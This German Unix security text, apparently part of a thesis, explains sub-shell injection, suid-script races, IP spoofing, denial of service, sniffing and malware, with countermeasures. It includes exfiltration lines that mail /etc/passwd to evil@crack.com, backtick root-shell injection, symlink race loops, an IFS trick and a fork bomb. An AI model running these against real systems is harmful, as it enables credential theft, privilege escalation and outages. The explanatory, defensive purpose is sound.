Sub-Shells
Die überraschendsten Sicherheitslöcher öffnen sich beim Start von Sub-Shells von Programmen mit Root-Rechten. Davon sind alle Dämonen, CGI-Programme und Logfile-Auswertungsprogramme betroffen, da sie Daten aus unsicheren Quellen weiterverarbeiten.
So war es in früheren Versionen des TCP-Wrappers (siehe Abschnitt 2.5.4.1 auf Seite 31) noch möglich, automatisch ein Shell-Kommando zu starten, wenn ein Kontakt-Versuch von einem unerwünschten Rechner probiert wurde [Wie]:

```
ALL: .bad.domain: finger -l @%h | /usr/ucb/mail root
```

Das fatale daran war jedoch, daß ein Angreifer als Rechnernamen zum Beispiel "`>/etc/passwd`" benutzen konnte und dann bei der Ausführung der Sub-Shell die Paßwort-Datei überschrieben wurde.
Bevor Sub-Shells gestartet werden, muß das startende Programm verifizieren, daß die Daten, mit denen die Sub-Shell aufgerufen wird, keine bösartigen Konstrukte enthält. So sollten generell alle nicht-alphanumerischen Zeichen durch "_" ersetzt werden.
Sub-Shells öffnen sich auch dort, wo sie nicht so leicht vermutet werden, so zum Beispiel auch im Mail-Transport. Wenn ein Benutzer folgende Datei `~/.forward`[6] anlegt, dann wird die Paßwortdatei an die angegeben Mail-Adresse geschickt, wenn Sendmail vor Version 8.8.8 eingesetzt wird:

```
|exec cat /etc/passwd | mail evil@crack.com
```

Sendmail 8.8.8 und die Nachfolger erlauben diese Konstrukte nur noch, wenn die Login-Shell in `/etc/shells` eingetragen ist oder die Login-Shell `/bin/sh` oder `/bin/csh` ist, falls es die Datei `/etc/shells` nicht gibt. Wenn man es etwas anders formuliert, dann funktioniert es auch mit dem aktuellen Sendmail:

```
|"/bin/cat /etc/passwd | mail evil@crack.com"
```

[5] Network File System
[6] Die `~/.forward`-Datei dient normalerweise zum weiterleiten von E-Mail an andere Adressen.

Dieselbe Aktion erreicht man auch bestens mit `procmail`[7] mit der Datei `~/.procmailrc`:

```
SHELL=/bin/sh
:0 c
| cat /etc/passwd | mail evil@crack.com
```

Die meisten Mailer bieten aber auch noch einen Shell-Escape in einer Mail. Wenn in einer Mail eine Zeile mit "~" beginnt, so wird diese Zeile als Kommando ausgeführt. Diese Funktion sollte man als Systemverwalter unbedingt abstellen, da die Mailer normalerweise unter Root-Rechten laufen und eine speziell präparierte Mail unheimlichen Schaden anrichten kann.
In einem normalen Shell-Skript sind eigentlich alle Kommandos, die systemintern einen system()-Systemaufruf bewirken, anfällig für weitere Attacken. Deshalb sollte ein Suid-Skript oder -Programm nie einen system()-Aufruf mit Daten von außerhalb des Programms durchführen. Ein kleines harmlos wirkendes Programm, wie folgendes kann als Suid-Programm eine riesige Sicherheitslücke darstellen:

```
#!/bin/bash
grep -il $@
```

Wenn das Programm normal aufgerufen wird mit `prog suchtext *`, dann wird in allen Files nach dem Suchtext gesucht und bei Erfolg die Filenamen angezeigt. Wird das Programm aber mit `prog suchtext "‘bash -i‘"` aufgerufen, so erhält der Aufrufer eine Root-Shell. Man wird zwar nie auf die Idee kommen einen simplen `grep` mit Root-Rechten laufen zu lassen, aber CGI-Programme laufen häufig als Root und verwenden solch simple Kommandos. Ein Beispiel für eine Ausnutzung dieser Sicherheitslücke wäre dieses Kommando:
`prog suchtext "‘cat /etc/passwd | mail evil@crack.com‘"`
Oder analog dazu die Eingabe des "Suchtexts" in ein Formular, das an ein CGI-Programm geschickt wird:
`"‘cat /etc/passwd | mail evil@crack.com‘"`

User-ID-Wechsel
Es gibt Programme, die mit Root-Rechten laufen und während der Ausführung auf eine Benutzer-ID wechseln. Dabei kann es passieren, daß Datenbereiche, die eigentlich nur für Root bestimmt waren, versehentlich nicht gelöscht werden und der Benutzer dann diese Speicherbereiche auslesen kann.
Das Paradebeispiel dafür ist der Login-Prozeß für das Shadow-Paßwortsystem [Wie]. Eigentlich verhindert gerade das Shadow-Paßwortsystem, daß normale Benutzer die verschlüsselten Paßwörter der anderen Benutzer lesen können, da die Datei `/etc/shadow` im Gegensatz zu `/etc/passwd` nur von Root lesbar ist. Wenn man sich den Ablauf der Login-Prozedur vor Augen führt, dann kann man die Schwachstelle erkennen. Zuerst wird der Benutzername und das Paßwort vom Benutzer abgefragt und das Paßwort

[7] Procmail wird normalerweise als Mail-Filter benutzt.

in /etc/shadow gesucht und mit dem eingegebenen verglichen. Dann werden die Root-Privilegien auf die Benutzer-Privilegien heruntergestuft und eine Login-Shell ausgeführt. Da der Login-Prozeß die Datei /etc/shadow nicht zeilenweise, sondern blockweise einliest, befinden sich zum Zeitpunkt des Einlesens mehr Shadow-Einträge im Speicher als eigentlich nötig wären. Wenn es der Benutzer schafft, zwischen Umschalten der Privilegien und dem Ausführen der Login-Shell dem Login-Prozeß das Kill-Signal zu senden, dann erhält er einen Core-Dump, der noch Teile der /etc/shadow enthält. Die somit erhaltenen Paßworte kann er dann in Ruhe entschlüsseln (siehe Abschnitt 2.3.1 auf Seite 5).
Eine andere Möglichkeit, unter Unix die Benutzerrechte zu wechseln, stellen Suid-Programme dar. Bei diesen ausführbaren Dateien ist zusätzlich noch das s-Bit gesetzt, was bewirkt, daß das Programm nicht mit den Rechten des Ausführenden läuft, sondern mit den Rechten des Besitzers der Datei. Ein paar Unix-Kernel erlauben außerdem, daß auch Skripte das s-Bit gesetzt haben. Das Problem besteht in einer Wettlaufsituation im Kernel. Zwischen dem Zeitpunkt, zu dem der Kernel das Skript öffnet, um zu sehen, mit welchem Interpreter er das Skript zu starten hat und dem Zeitpunkt, zu dem der Interpreter die Datei nochmals öffnet, um es zu interpretieren, könnte sich das Skript bereits geändert haben. Das gilt insbesondere wenn symbolische Links dabei verwendet werden. Ein typischer Aufruf, der das ausnutzt ist:

```
nice -19 suidscript & ln -s evilprog suidscript
```

Besser noch ist ein Konstrukt dieser Art:

```
while (! hacked_root)
{
  ln -s suidscript newname
  newname &
  rm newname
  cp myscript newname
}
```

So könnte also ein Benutzer ein anderes, bösartiges Skript zur Ausführung mit Root-Rechten bringen.
Eine weitere Möglickeit sofort eine interaktive Root-Shell zu erhalten ist:

```
ln -s /some/setuid/script -i
-i
```

Hier wird der Shell vorgetäuscht, daß der Skript-Name "-i" ist, was aber bewirkt, daß es als Interaktiv-Parameter interpretiert wird und dadurch nicht das Skript ausgeführt wird, sondern eine interaktive Shell gestartet wird.
Wenn der Kernel Suid-Skripte aus Sicherheitsgründen nicht erlaubt, dann kann man es leicht mit einem Suid-Wrapper in C umgehen:

```
#include <stdio.h>
```

```
#include <unistd.h>
int main ()
{
  setuid(0);
  execl ("/bin/bash","bash","/usr/local/bin/script-test.sh",NULL);
  fprintf (stderr, "exec failed\n");
  return 1;
}
```

Das erste Problem dabei ist, daß es unter Umständen möglich ist, dem Suid-Wrapper ein modifiziertes Skript unterzuschieben. Das ist immer dann möglich, wenn im `execl()` keine absoulten Pfade verwendet werden. Häufig wird auch der Fehler gemacht, daß nicht explizit die verwendete Shell mit dem Skript im Suid-Wrapper aufgerufen wird, sondern das Skript direkt. Das aktiviert aber oben beschriebenen Mechanismus im Kernel. Zudem sollte man wenn möglich keine Parameter über den Suid-Wrapper übergeben lassen.
Eigentlich sollten alle Kommandos in solchen Programmen tabu sein, die zu einer Sub-Shell führen könnten. Das sind insbesondere alle Kommandos, die Daten von außerhalb des Programms verwenden. Siehe dazu siehe Abschnitt 2.4.1 auf Seite 12.
Desweiteren ist es bei bestimmten Shells möglich über Umgebungsvariablen die Skript-Ausführung und Interpretation zu beeinflussen. Folgendes wirklich harmlose Suid-Shellskript ("`suidscript`") ist trotz absoluter Pfade dafür anfällig[8]:

```
#!/bin/sh
/bin/date
```

Bei dessen normaler Ausführung wird nur das Datum ausgegeben. Wird es jedoch so gestartet

```
IFS="/"; export IFS; suidscript
```

dann wird versucht Programm "`bin`" zu starten, da die Variable IFS[9] "`/`" als Trenner benutzt wird und somit "`/bin/date`" jetzt als "`bin date`" interpretiert wird. Als Angreifer muß man sich nur noch eine Shell kopieren und "`bin`" benennen und schon hat man eine Root-Shell.
Die sicherste Methode ist im Augeblick als "Shell" Perl zu verwenden, da es in Perl Dank der Option "-T" keine unentdeckten Sicherheitslücken geben kann. Perl markiert alle von außerhalb des Programms erhaltenen Daten als "verborben" und verweigert zum Beispiel damit eine Sub-Shell zu starten.

Berkeley r*-Dienste

Die Berkeley r*-Dienste ermöglichen entfernte Shells mit `rsh` und Kopieren von Dateien auf andere Rechner mit `rcp`. Zur Authentifizierung werden die Dateien `/etc/hosts.`

[8] Mit den neueren Versionen der `bash` funktioniert das nicht mehr, jedoch mit allen anderen Shells
[9] Internal Field Separator

equiv und ~/.rhosts verwendet. Wenn der Rechner B in /etc/hosts.equiv auf Rechner A eingetragen ist, dann können alle Benutzer, die auf dem Rechner B dasselbe Login haben, wie auf dem Rechner A sich per rsh ohne Paßwortabfrage einloggen. Wenn der Rechner B nicht in /etc/hosts.equiv eingetragen ist, dann kann auch der Benutzer den Rechner B in ~/.rhosts eintragen und erhält somit auch Zugang ohne Paßwortabfrage. Die r*-Dienste haben also immerhin den Vorteil, daß kein Paßwort im Klartext über das Netzwerk gesendet wird. Der große Nachteil ist jedoch die Unsicherheit, denn es könnte ein Angreifer eine gefälschte IP-Adresse oder Rechnernamen vorgeben und auf diesem Rechner Benutzer anlegen, die einen identischen Login haben zu den Benutzern auf dem anzugreifenden Rechner. Schon hätte er Zugriff auf alle Benutzer-Accounts. Zusammenfassend kann man nur empfehlen die r*-Dienste durch ihre Secure-Shell-Äquivalente zu ersetzen (siehe Abschnitt 2.5.4.2 auf Seite 32).

TCP/IP

TCP/IP [Hun98] hat selbst in einer absolut fehlerfreien Implementierung einige Sicherheitslücken.

In [Bel] wird zum Beispiel die TCP-Sequenznumern-Vorhersage beschrieben. Man kann damit eine TCP-Paketfolge erzeugen, ohne jemals Antworten vom Server zu bekommen. Beim normalen 3-Wege-Handshake wählt der Client ein erste Sequenznummer ISN_C und schickt diese an den Server. Der Server bestätigt diese mit seiner eigenen Sequenznummer ISN_S, welche der Client wiederum bestätigt.

```
Client ---> Syn(ISN_C)             ---> Server
Client <--- Syn(ISN_S),Ack(ISN_C) <--- Server
Client ---> Ack(ISN_S)             ---> Server
```

Dann kann der Datenaustausch stattfinden. Um die Verbindung zu ermöglichen, muß der Client also nur die erste Sequenznummer des Servers ISN_S an den Server als Bestätigung Ack(ISN_S) zurückschicken. Wenn aber der Client die Sequenznummer erraten könnte, dann kann sich folgendes abspielen:

```
Attacker ---> Syn(ISN_A),SRC=Trusted  ---> Server
Trusted  <--- Syn(ISN_S),Ack(ISN_A)   <--- Server
Attacker ---> Ack(ISN_S),SRC=Trusted  ---> Server
```

Der Angreifer gibt sich als ein vertrauenswürdiger Rechner namens "Trusted" aus und schickt seine Anfrage an den Server. Dieser antwortet an den Rechner "Trusted", welcher versucht die Verbindung abzubrechen, da dieser ja die Verbindung nicht aufbauen wollte, sondern der Angreifer. Der Angreifer schickt dann die Bestätigung für die erratene Sequenznummer. Als Ergebnis glaub, der Server, daß er sich mit "Trusted" unterhält, aber in Wahrheit kommen die Pakete von "Attacker".
Als Angreifer kann man die Sequenznummer vorhersagen, wenn man mit einer gültigen Verbindung die Sequenznummern beobachtet. Die Sequenznummern werden um einen konstanten Betrag pro Sekunde erhöht und um die Hälfte dieses Wertes vermindert, wenn eine Verbindung aufgebaut wird.

Das Problem, daß der Rechner "Trusted" die Verbindung abbrechen will, kann man als Angreifer umgehen, wenn man wartet, bis dieser Rechner gerade nicht online ist oder man überflutet den TCP-Stack des Servers so stark, daß die Nachricht von T nach S verloren geht. Um sich überhaupt als ein anderer Rechner ausgeben zu können, wird die Source-IP-Adresse gefälscht.

Zuviele Systeme vertrauen auf die Internetadresse zur Authentifizierung. Die Internetadressen sind aber nicht dafür konzipiert, sondern nur zur Identifizierung. Beim sogenannten IP-Spoofing[10], das zum ersten Mal in [CER95b] und in [dea96] ausführlich erwähnt wird, tauscht der Angreifer einfach in den IP-Paketen seine IP-Adresse gegen eine andere aus. Zusammen mit der TCP-Sequenznummern-Vorhersage wird dann ein Angriff wie eben beschrieben möglich.
Eine Abhilfe ist es, die Router so zu konfigurieren, daß keine Pakete mit gefälschten IP-Adressen weitergeleitet werden. Üblicherweise verwendet der Angreifer eine IP-Adresse aus dem Netz des Opfers. Wenn der Router ein solches Paket von außerhalb erhält, dann sollte sofort Alarm ausgelöst werden und das Paket nicht ins Firmen-Netz geleitet werden. Der umgekehrte Weg ist genauso zu sperren: Wenn ein Paket vom Firmen-Netz nach draußen geleitet werden soll, dann darf dieses Paket nicht eine Adresse besitzen, die nicht im Firmennetz vorkommt.
Eine zweite Vorbeugungsmaßnahme ist es, keine Verbindungen aufgrund der IP-Adresse des Absenders anzunehmen, also beispielsweise keine Berkeley-r*-Dienste, sondern stattdessen eine echte Authentifizierung zu benutzen, wie die die Secure Shell verwendet (siehe Abschnitt 2.5.4.2 auf Seite 32).

2.4.2 Arten von Attacken

Prinzipiell kann man zwischen verschiedenen Arten von Angriffstypen unterscheiden. Es gibt Angriffe, die nicht dazu dienen sollen ins System einzudringen, sondern es nur lahmzulegen. Man nennt diese Angriffe "Denial of Service"-Angriffe. Sie dienen nur dazu, das gesamtes System oder Teile davon, wie zum Beispiel bestimmte Dienste, unbrauchbar zu machen. Als Nebeneffekt kann ein Anfgreifer mit einer "Denial of Service"-Attacke auch unter Umständen das System in einen so instablen Zustand bringen, daß ein Eindringen ermöglicht wird.
Die wichtigsten Attacken dienen dem Erlangen von Root-Rechten. Wenn ein Angreifer es erst einmal soweit geschafft hat, dann steht ihm das System offen.
Um den Root-Account zu knacken wird beispielsweise auch der Netzwerkverkehr abgehört, in der Hoffnung ein Root-Paßwort oder auch ein Benutzer-Paßwort im Klartext abzufangen. Zur Paßwort-Problematik siehe Abschnitt 2.3.1 auf Seite 5.
Ins das System kann man aber auch über einen Virus oder einen Trojan eindringen, indem man zuerst einen Trojan einschleust und dieser dann praktisch "von innen" eine Hintertür öffnet.

[10] Es gibt auf `http://ryanspc.com/ipspoof.html` bereits fertige Software dafür.

2.4.2.1 Denial of Service

Im folgenden möchte ich anhand von Beispielen die verschiedenen Arten von "Denial of Service"-Attacken darstellen. Ein "Denial of Service"-Angriff kann dabei das ganze System lahmlegen oder nur bestimmte Dienste, wie etwa Mail oder einen WWW-Server. Es gibt "Denial of Service"-Attacken, die das System nur kurz außer Gefecht setzen, aber vom Angreifer normalerweise dann ständig wiederholt werden. Es werden in der Regel entweder Schwachstellen des Systems angegriffen, die zu einem Versagen oder Neustart des Systems führen oder des werden knappe Ressourcen aufgebraucht, was auch in einer Dienstverweigerung resultiert.

Plattenplatz aufbrauchen
Die wohl knappste Ressource, die auch nach einem Neustart nicht wieder verfügbar ist, ist der Plattenplatz. Wenn der ganze Plattenplatz aufgebraucht ist, dann Versagen diverse Diente, die temporäre Dateien anlegen oder Logging-Informationen speichern, also so ziemlich alle Programme.
Man muß dabei unterscheiden, ob der Angreifer bereits im System ist oder nicht. Im System kann ein einfacher Benutzer beliebig Dateien in seinen Verzeichnisssen anlegen und damit den Plattenplatz aufbrauchen. Das kann leicht durch ein Quota-System, das den Plattenplatz beschränkt, verhindert werden.
Kritischer sind da schon die Systemdateien, die keinem bestimmten Benutzer gehören[11], sondern vom System verwaltet werden und nicht direkt von einem Benutzer angelegt werden könen, aber sehr wohl indirekt. Zu solchen Dateien gehören LOG-Files, die man mit bestimmten Aktionen auch von außerhalb des Rechners leicht anwachsen lassen kann. Der Phantasie sind hier keine Grenzen gesetzt. Auf meinem privaten System schreibt der Newsserver INN alles im `syslog` mit. So entsteht bei dieser Kontaktierung:
`echo quit | telnet localhost nntp`
dieser `syslog`-Eintrag:

```
nnrpd[4257]: localhost connect
nnrpd[4257]: localhost exit articles 0 groups 0
nnrpd[4257]: localhost times user 0.070 system 0.020 elapsed 0.087
```

Eine simple Schleife genügt also, um die `syslog`-Datei ins Unermeßliche wachsen zu lassen:
`while [ 0 == 0 ]; do echo quit | telnet sl nntp; done`
Eine andere Möglichkeit, Platten zum Überlauf zu bringen, sind Mails. Wenn es keine Größenbeschränkung für Mailboxgröße eines Benutzers gibt, dann kann man einfach an einen oder alle Benutzer oder speziell an Root sehr große oder sehr viele Mails schicken. Abgesehen von den erwähnten Größenbeschränkungen gibt es nur eine Möglichkeit diesen Attacken zu entkommen. Man sollte für alle Verzeichnisse, die temporär Dateien aufnehmen müssen, eigene Platten verwenden. Das verhindert zwar nicht, daß ein Subsystem ausfällt, aber immerhin wird verhindert, daß alle Subsysteme ausfallen. So kann

[11] Natürlich gehören auch solche Dateien, wie alle Dateien unter Unix einem Benutzer. Aber diese Dateien gehören keinem "Anwender".

es dann schon noch vorkommen, daß das Mail-System wegen einer Attacke ausfällt, aber die restlichen Systeme laufen weiter. Das automatische Log-File-Kürzen und den Inhalt wegzuwerfen halte ich dagegen für eine Sicherheitslücke. Es könnte ein Angreifer dann seinen – erfolglosen oder erfolgreichen – Angriff vertuschen, indem er das Log-File überlaufen läßt, was ja dann dazu führt, daß es automatisch gekürzt wird und die verräterische Information gelöscht wird.

CPU verbrauchen
Wenn man bereits Zugang zu dem System hat und Programme ausführen darf, dann kann man die CPU so auslasten, daß das System fast nicht mehr reagiert. Sollten die einzelnen Prozesse auch noch Mengen an Speicher verbrauchen, dann wird das System gänzlich unbrauchbar, weil es sehr viele Seiten ein- und auslagern[12] muß. Legt man beispielsweise eine Datei `XXX` mit diesem Inhalt

```
sh XXX &
sh XXX &
```

an, und startet diese mit `sh XXX`, so werden sehr viele neue Prozesse gestartet, die wiederum das Programm `XXX` starten. Einen Benutzer – oder noch viel schlimmer sogar Root – kann man aus dem System aussperren, wenn man den Start von `XXX` in seine `.login` oder `.profile`-Datei schreibt.
Deshalb sollten für alle Benutzer mit `ulimit` alle wichtigen Ressourcen, wie CPU-Zeit, Speicherverbrauch, Anzahl der Prozesse stark eingeschränkt werden. Nach einem `ulimit -u 20` wirkt sich obiges Beispiel fast nicht mehr auf das System aus, weil damit die Anzahl der gleichzeitig laufenden Prozesse eines Benutzers auf 20 begrenzt werden.

Mit einer großen Menge an EMails kann das Mail-Systems eines Rechners und durch die Hohe Last meist auch der ganze Rechner unbrauchbar gemacht werden. Durch EMail-Bombing [CER96b] werden sowohl die Netwerk-Verbindungen, die System-Ressourcen, als auch der Plattenplatz verbraucht. Das einzige Gegenmittel ist die sofortige Ablehnung aller Pakete von dieser Absender-Adresse und der Versuch, hauszufinden, wer diese Mails veschickt hat.

Eine andere Möglichkeit Rechenzeit zu verbrauchen, ist im Kernel selbst. Dazu überlastet man beispielsweise den Netzwerk-Stack durch einen "Broadcast"-Angriff. Der Angriff selbst bedient sich des im Internet üblichen Broadcast-Mechanismus. Schickt man ein entsprechendes Paket auf die Broadcast-Adresse eines IP-Netzes oder Subnetzes, generieren alle in jeweiligen Netz angeschlossenen Rechner ein Antwortpaket.
So ein Angriff kann auf der Basis des ICMP-Protokolls stattfinden. ICMP wird auch zum "Anpingen" eines Rechners verwendet, um im Fehlerfall zu prüfen, ob dieser grundsätzlich noch in der Lage ist, zu antworten.
Wenn die Angriffspakete mit einer Geschwindigkeit von ca. 100 Paketen pro Sekunde ankommen, dann stellt die dadurch erzeugte Last noch kein Problem dar. Zum Problem werden erst die Antwortpakete: 200 angeschlossene Rechner produzieren 20000 Pakete

[12] Unix verwendet eine Paging-Datei oder -Partition, um den Hauptspeicher zu vergrößern

pro Sekunde.
Der Angreifer ist schwierig zu identifizieren, weil er in der Regel die Absendeadresse der Pakete gefälscht hat (IP-Spoofing: siehe Abschnitt 2.4.1 auf Seite 16).
Das Problem des "Broadcast"-Angriffs ist schon seit einem Jahr bekannt und es gibt genug Lösungen dafür, wie etwa diese:

1. Alles auf Broadcast-Adressen blockieren, auch bei Subnettierung:

```
ipfwadm -I -a deny -o -P all -S 0/0 -D $Broadcast
ipfwadm -F -a deny    -P all -S 0/0 -D $Broadcast
ipfwadn -O -a deny    -P all -S 0/0 -D $Broadcast
```

2. Verhindern, daß gefälschte Pakete das eigene System verlassen, beziehungsweise betreten:

```
ipfwadm -O -a accept  -P all -S $eigenesNetz -D 0/0 -W $dev_draußen
ipfwadm -O -a deny -o -P all -S 0/0          -D 0/0 -W $dev_draußen
ipfwadm -I -a deny -o -P all -S $eigenesNetz -S 0/0 -W $dev_draußen
```

Prozessor-Fehler nutzen
Der wohl bekannteste Prozessor-Fehler, der für "Denial of Service"-Angriffe genutzt wurde, ist der der "FOOF"-Fehler in Pentium-Prozessoren. Selbst wenn man als normaler Benutzer den Hexcode "FOOF" zur Ausführung bringt, konnte man das System sofort zum Stillstand bringen. Abhilfe schaffen neue Kernel, die fehlerhafte Prozessoren erkennen und einen Workaround aktivieren.

Kernelstrukturen überlaufen lassen
Indem ein Angreifer interne Kernelstrukturen zum überlaufen bringt, kann erreicht werden, daß das System stehenbleibt oder neu startet. Wenn der Angreifer seine Attacke dauernd wiederholt, dann führt das zu einem anhaltendem "Denial of Service". Von außerhalb sind die Kernelstrukturen natürlich nicht zugänglich, aber zum Beispiel Netzwerkpuffer kann man geschickt zum Überlauf bringen, wie etwa mit dem im Herbst 1996 polulär gewordenen "SYN-Flooding". Eine TCP-Verbindung wird nach RFC 793[13] (siehe auch [Hei93] und [Hun98]) mit einem sogenannten "Three-Way Handshake" aufgebaut, was dann ungefähr so aussieht:

```
    TCP A                                                      TCP B
1. CLOSED                                                       LISTEN
2. SYN-SENT    -> <SEQ=3D100><CTL=3DSYN>                    -> SYN-RECEIVED
3. ESTABLISHED <- <SEQ=3D300><ACK=3D101><CTL=3DSYN,ACK>  <- SYN-RECEIVED
4. ESTABLISHED -> <SEQ=3D101><ACK=3D301><CTL=3DACK>      -> ESTABLISHED
5. ESTABLISHED -> <SEQ=3D101><ACK=3D301><CTL=3DACK><DATA>-> ESTABLISHED
```

[13] RFC 793: Transmission Control Protocol

Erst wird ein SYN-Paket gesendet, darauf wird mittels eines SYN,ACK-Paketes geantwortet. Dieses muß wiederum mittels ACK bestätigt werden. Während des Verbindungsaufbaus wird natürlich Speicher belegt. Beim SYN-Flooding werden SYN-Requests mit nicht-existenter Absenderadresse an das Opfer gesendet. Das Opfer sendet eine SYN,ACK-Antwort an die ungültige Absenderadresse, erhält natürlich keine Antwort und wartet erfolglos auf eine Rückmeldung. Nach einiger Zeit merkt das Opfer natürlich, was da gespielt wird und der Verbindungsversuch wird als erfolglos abgebrochen deklariert.
Das Prinzip, auf dem SYN-Flooding beruht, ist denkbar einfach: Wenn man nur schnell genug die SYN-Pakete an das Opfer sendet, ist irgendwann der gesamte Speicher für Verbindungen belegt. Voraussetzung ist natürlich, daß man die Pakete schneller auf die Gegenseite schaufelt als der Timeout zuschlägt.

2.4.2.2 Root-Rechte

Wenn es nicht im Interesse des Angreifers ist, den Rechner "nur" lahmzulegen, sondern Daten in großem Ausmaß zu löschen oder auszuspähen oder den Rechner als Ausgangspunkt für weitere Angriffe zu nutzen, dann wird er versuchen, in den Rechner einzudringen. Das Ziel ist in diesem Fall das Erlangen von Root-Rechten.
Das kann direkt durch schwache Paßwörter (siehe Abschnitt 2.3.1 auf Seite 5) geschehen, indem der Angreifer entweder das Root-Paßwort oder ein Benutzerpaßwort errät. Wenn der Angreifer erst einmal ein Benutzerpaßwort hat, dann ist es bis zum Root-Paßwort auch nicht mehr weit. Zur Not wird er eine "brute-force-attack" versuchen und damit das Paßwort erhalten. Außerdem muß ein Paßwort oft nicht erst mühevoll erraten werden, sondern kann über das Netzwerk abgehört werden (siehe Abschnitt 2.3.2 auf Seite 7). Desweiteren bieten sich die diversen System-Schwachstellen als Angriffspunkt von außerhalb an (siehe Abschnitt 2.4.1 auf Seite 8), aber diese Möglichkeiten stehen erst zur Verfügung, wenn der Angreifer eingebrochen ist. So kann eine nicht richtig abgesicherte X11-Sitzung sehr leicht abgehört werden (siehe Abschnitt 2.4.1 auf Seite 10) und man braucht als Angreifer nur noch darauf warten, daß ein Paßwort getippt wird.
Wie eine Shell mit Root-Rechten erlangt werden kann, ist in 2.4.1 auf Seite 12 erläutert, genauso wie die Sicherheitslücken in Suid-Progammen (Abschnitt 2.4.1 auf Seite 13). In bestimmten Dämonen oder CGI-Programmen kann man durch einen gezielten Überlauf von internen Datenstrukturen Programmcode überschreiben und damit eigenen Programmcode zur Ausführung bringen. Die wichtigste Abhilfe dagegen ist, daß solche Programme nur mit den allernötigsten Rechten ausgestattet sein sollten. Man kann für Dämonen eine Beschränkung auch dadurch erreichen, daß sie nach dem Einlesen der Konfigurationsdateien mit dem Systemaufruf `chroot()` in einer gesonderten Umgebung laufen. Dieser Systemaufruf bewirkt, daß dieser Prozeß ein anderes Wurzel-Verzeichnis "/" sieht, als normale Prozesse. Nach einem `chroot("/usr/lib/ftp/")` kann dieser Prozeß nur noch auf Verzeichnisse unterhalb von `/usr/lib/ftp/` zugreifen.

2.4.2.3 Abhören von Netzwerk-Verkehr

Durch das Abhören von Netzwerkverkehr können sehr leicht Paßwörter herausgefunden werden. Außerdem sind die übertragenen Daten genauso betroffen. Dazu ist nicht einmal besondere Hardware notwendig, sondern es funktioniert mit Standard-Software.
Das einfachste Werkzeug ist `tcpdump`. So kann mit

```
tcpdump -i eth0
```

der komplette Verkehr über die erste Ethernetkarte mitgelesen werden. Zum gezielten Absuchen eines Netzes gibt es verschiedene Werkzeuge, wie `Sniffit`[14] oder `linsniffer`. `Trinux`[15] enthält gleich eine ganze Reihe von Programmen, wobei das Spektrum von einfachen Paket-Sniffern bis zu ausgefeilten Port-Scannern reicht. Als Administrator sollte man diese Programme und die in Abschnitt 2.5.5 auf Seite 40 erwähnten unbedingt auf das eigene Netz loslassen, um herauszufinden, welche Sicherheitslücken sich offenbaren.
Ein weiterer Schwachpunkt sind Netzwerkkarten, die in den "Promiscouos Mode" geschaltet wurden. Solche Karten empfangen nicht nur Ethernet-Pakete, die an diese Karte adressiert sind, sondern alle vorbeilaufenden Pakete und reichen diese Pakete an den Rechner weiter. Um im eigenen Netz solche Rechner aufzuspüren gibt es `NePED`[16]([Mur]).
Das sicherste Gegenmittel ist aber wieder einmal die Verschlüsselung. Daten, die über die Secure Shell (siehe Abschnitt 2.5.4.2 auf Seite 32) laufen, können zwar abgehört, aber nicht entschlüsselt werden und sind damit für den Angreifer wertlos. Wichtig ist dabei, daß nicht nur die Daten verschlüsselt werden, sondern auch die in der Authentisierungsphase übermittelten Paßwörter. Zudem muß sichergestellt werden, daß der Rechner, zu dem die Verbindung besteht, auch wirklich der Rechner ist, für den er sich ausgibt.

2.4.2.4 Viren, Würmer und Trojanische Pferde

Programmen, die man als Viren, Würmer und Trojanischen Pferde bezeichnet, ist gemeinsam, daß sie für den Benutzer verborgene Funktionen im Hintergrund ausführen. Diese Funktionen sind in der Regel böswilliger Natur.
Viren sind ohne ein Wirtsprogramm nicht alleine lauffähig. Sie hängen sich bei der Ausführung des Wirtsprogramms zur Verbreitung an andere Programme. Normalerweise sollte es unter Unix keine Viren der beschriebenen Bauart geben, da es unter Unix kompliziert ist, ein ausführbares Programm zu modifizieren. Aber selbstverständlich ist kein System "prinzipiell" vor Viren geschützt – eben weil manchmal auch als Root gearbeitet werden muß und generell jeder auf einem Virus oder Trojan hereinfallen kann. Viren müssen unter Unix nur eben sehr viel mehr Code zur Verbreitung enthalten, damit sie entweder Sicherheitslücken ausnutzen können, oder entsprechend erkennen, wann sie was tun können, ohne aufzufallen. Die Verbreitung geht langsamer, in der Regel fällt ein Virus auf, bevor er sich groß verbreiten konnte. Es gab aber schon einige Ansätze dazu –

[14] `http://reptile.rug.ac.be/~coder/sniffit/sniffit.html`
[15] `http://www.txdirect.net/users/mdfranz/trinux.html`
[16] `ftp://apostols.org/AposTools/snapshots/neped/`

einer sogar in Shell-Script geschrieben. Ein Paradebeispiel zur Veränderung eines Programms sind die Kompressionsprogramme, die unter Unix ein ausführbares Programm komprimieren und dem Resultat dann einen kleinen Entpacker voranstellen. Der Benutzer bemerkt von der Dekompression gar nichts. Genauso könnte auch eine Viren-Routine ein Programm befallen.
Würmer sind selbständig ablaufende Programme, die sich selbst über das Netzwerk auf andere Rechner kopieren. Dazu nutzte der 1988 bekannt gewordene Internet-Wurm die schwachen Paßworte und andere Sicherheitslücken auf den Rechnern der Opfer aus. Würmer verbreiten sich also ohne Zutun eines Benutzers oder eines Versehens des Systemadministrators. Sie nutzen zur Verbreitung bekannte Sicherheitslücken aus.
Ein Trojanisches Pferd ist ein nach außen hin harmlos erscheinendes Programm, das aber im Hintergrund eine Schadensroutine abarbeitet. Ein Beispiel dafür ist ein Programm, das einen Loginprompt anzeigt, worauf der nichtsahnende Benutzer Username und Paßwort eingibt; das trojanische Pferd schickt dieses per Mail anderswohin, gibt "Login incorrect" aus und übergibt an das reguläre `login`. Aber Trojaner sind selten und mit den üblichen Sicherheitsvorkehrungen in der Regel fernzuhalten.
Unter den modernen Unix-Varianten, die Kernel-Module zur Laufzeit laden können, wie zum Beispiel Linux, gibt es potentiell eine neue Viren-Variante, nämlich in Form eines Kernel-Moduls.
Wie soll man sich also vor Viren und dergleichen schützen? Da alle Varianten Root-Rechte brauchen, um der Systemsicherheit ernsthaft zusetzen zu können, sollte man wirklich nur als Root arbeiten, wenn es erforderlich ist. Software sollte man in Binärform nur von bekannten Quellen beziehen, aber besser verwendet man Quellcode und kompiliert das Programm selbst. Natürlich könnte auch im Quellcode der Code für einen Trojaner versteckt sein, aber das ist sehr unwahrscheinlich, denn bei einem Programm, das viele Leute einsetzen, würde so etwas sehr schnell auffallen. Außerdem sollten die Programmierer dazu übergehen, ihre Programme zum Beispiel mit PGP zu signieren.
Wichtig ist auch noch, daß im Pfad von Root das aktuelle Verzeichnis "`./`" nicht enthalten ist, siehe Abschnitt 2.5.4.5 auf Seite 36.

2.4.3 Hintertüren

